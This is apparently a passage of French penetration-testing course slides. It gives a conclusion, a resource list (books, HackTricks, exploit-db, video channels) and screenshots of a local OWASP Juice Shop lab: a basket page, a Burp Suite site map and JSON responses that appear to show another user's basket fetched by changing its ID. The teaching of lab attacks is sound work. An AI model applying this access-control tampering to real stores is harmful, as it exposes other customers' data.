
# Conclusion

- Les tests d'intrusion sont un moyen de simuler les méthodes d'un pirate.
- On ne peut pas devenir un expert de la sécurité informatique du jour au lendemain.
- Maîtriser quelques outils suffit
- Adoptez une méthodologie (ex: PTES)
- D'autres domaines à explorer : forensic (analyse mémoire et disque),...



# Ressources

- Livres
  - Hacking - The Art of Exploitation (2008) - Jon Erickson
  - The Hacker Playbook 2 (2015) et 3 (2018) - Peter Kim
  - ...
- Liens
  - <https://book.hacktricks.xyz/>
  - <https://www.hackingarticles.in/ctf-challenges-walkthrough/>
  - <https://exploit-db.com/>
  - ...
- Vidéos
  - <https://www.youtube.com/c/TheCyberMentor>
  - <https://www.youtube.com/c/LiveOverflow>
  - <https://www.youtube.com/c/ippsec>
  - ...
- Autres
  - Kali Linux, Parrot OS
  - ...



### Your Basket (test@test.com)



Apple Juice (1000ml)

▢ 1 ▢

1.99€



Banana Juice (1000ml)

▢ 1 ▢

1.99€



Apple Pomace

▢ 1 ▢

0.89€



Total Price: 4.87€



OWASP Juice Shop – Mozilla Firefox
Burp Suite Community Edition v2021.8.2 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

Site map Scope Issue definitions

Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

	Host	Method	URL	Params	Status	Length	MIME type	Title	Comment	Time requested
> <a href="http://127.0.0.1:3000">http://127.0.0.1:3000</a>	http://127.0.0.1:3000	GET	/		304	340				18:59:20 4 N...
> <a href="http://127.0.0.1:4200">http://127.0.0.1:4200</a>	http://127.0.0.1:3000	GET	/api/Quantities/		304	285				18:59:21 4 No...
	http://127.0.0.1:3000	GET	/assets/i18n/en.json		304	341				18:59:20 4 N...
	http://127.0.0.1:3000	GET	/assets/public/images/Ju...		304	342				18:59:20 4 N...
	http://127.0.0.1:3000	GET	/assets/public/images/pr...		304	341				18:59:20 4 N...
	http://127.0.0.1:3000	GET	/assets/public/images/pr...		304	341				18:59:20 4 N...
	http://127.0.0.1:3000	GET	/assets/public/images/pr...		304	341				18:59:21 4 No...
	http://127.0.0.1:3000	GET	/assets/public/images/pr...		304	341				18:59:20 4 N...
	http://127.0.0.1:3000	GET	/assets/public/images/pr...		304	341				18:59:21 4 No...
	http://127.0.0.1:3000	GET	/assets/public/images/pr...		304	341				18:59:21 4 No...
	http://127.0.0.1:3000	GET	/assets/public/images/pr...		304	341				18:59:21 4 No...
	http://127.0.0.1:3000	GET	/assets/public/images/pr...		304	341				18:59:21 4 No...
	http://127.0.0.1:3000	GET	/assets/public/images/pr...		304	341				18:59:21 4 No...
	http://127.0.0.1:3000	GET	/assets/public/images/pr...		304	341				18:59:21 4 No...
	http://127.0.0.1:3000	GET	/main-es2018.js		304	342				18:59:20 4 N...
	http://127.0.0.1:3000	GET	/polyfills-es2018.js		304	341				18:59:20 4 N...
	http://127.0.0.1:3000	GET	/rest/basket/6		304	254				18:59:24 4 N...
	http://127.0.0.1:3000	GET	/rest/products/search?q=	✓	304	255				18:59:21 4 No...
	http://127.0.0.1:3000	GET	/rest/user/whoami		304	253	JSON			18:59:24 4 N...
	http://127.0.0.1:3000	GET	/runtime-es2018.js		304	340				18:59:20 4 N...
	http://127.0.0.1:3000	GET	/styles.css		304	342				18:59:20 4 N...
	http://127.0.0.1:3000	GET	/vendor-es2018.js		304	343				18:59:20 4 N...
	http://127.0.0.1:4200	GET	/							
	http://127.0.0.1:3000	GET	/api/Challenges/							
	http://127.0.0.1:3000	GET	/rest/products/search							

## Request

Pretty **Raw** Hex `\n` 

[illegible]

### Response

Pretty Raw Hex Render ↵ ≡

```

1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Content-Type: application/json; charset=utf-8
7 ETag: W/"56e-HmaJMoI3apK3xuKhvXxHh2geEII"
8 Vary: Accept-Encoding
9 Date: Thu, 04 Nov 2021 23:00:25 GMT
10 Connection: close
11 Content-Length: 1390
12
13 {
14   "status": "success",
15   "data": {
16     "id": 6,
17     "coupon": null,
18     "createdAt": "2021-11-04T22:48:15.784Z",
19     "updatedAt": "2021-11-04T22:48:15.784Z",
20     "UserId": 21,
21     "Products": [
22       {
23         "id": 1,
24         "name": "Apple Juice (1000ml)",
25         "description": "The all-time classic.",
26         "price": 1.99,
27         "deluxePrice": 0.99,
28         "image": "apple_juice.jpg",
29         "createdAt": "2021-11-04T22:39:21.427Z",
30         "updatedAt": "2021-11-04T22:39:21.427Z",
31         "deletedAt": null,
32         "BasketItem": {
33           "id": 9,
34           "quantity": 1,
35           "createdAt": "2021-11-04T22:48:49.113Z",
36           "updatedAt": "2021-11-04T22:48:49.113Z",
37           "BasketId": 6,
38           "ProductId": 1
39         }
40       }
41     ],
42     "id": 6,
43     "coupon": null,
44     "createdAt": "2021-11-04T22:48:15.784Z",
45     "updatedAt": "2021-11-04T22:48:15.784Z",
46     "UserId": 21,
47     "Products": [
48       {
49         "id": 1,
50         "name": "Apple Juice (1000ml)",
51         "description": "The all-time classic.",
52         "price": 1.99,
53         "deluxePrice": 0.99,
54         "image": "apple_juice.jpg",
55         "createdAt": "2021-11-04T22:39:21.427Z",
56         "updatedAt": "2021-11-04T22:39:21.427Z",
57         "deletedAt": null,
58         "BasketItem": {
59           "id": 9,
60           "quantity": 1,
61           "createdAt": "2021-11-04T22:48:49.113Z",
62           "updatedAt": "2021-11-04T22:48:49.113Z",
63           "BasketId": 6,
64           "ProductId": 1
65         }
66       }
67     ]
68   }
69 }

```

Pretty **Raw** Hex \n ≡

[illegible]

Pretty Raw Hex Render \n ≡

```

1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Content-Type: application/json; charset=utf-8
7 ETag: W/"51e-Ym80qBzuc5SsdnKpHnL4UkYk2MI8"
8 Vary: Accept-Encoding
9 Date: Thu, 04 Nov 2021 23:00:59 GMT
10 Connection: close
11 Content-Length: 1310
12
13 {
14   "status": "success",
15   "data": {
16     "id": 1,
17     "coupon": null,
18     "createdAt": "2021-11-04T22:39:22.750Z",
19     "updatedAt": "2021-11-04T22:39:22.750Z",
20     "userId": 1,
21     "Products": [
22       {
23         "id": 1,
24         "name": "Apple Juice (1000ml)",
25         "description": "The all-time classic.",
26         "price": 1.99,
27         "deluxePrice": 0.99,
28         "image": "apple_juice.jpg",
29         "createdAt": "2021-11-04T22:39:21.427Z",
30         "updatedAt": "2021-11-04T22:39:21.427Z",
31         "deletedAt": null,
32         "BasketItem": {
33           "id": 1,
34           "quantity": 2,
35           "createdAt": "2021-11-04T22:39:22.910Z",
36           "updatedAt": "2021-11-04T22:39:22.910Z",
37           "BasketId": 1,
38           "ProductId": 1
39         }
40       }
41     ]
42   }
43 }

```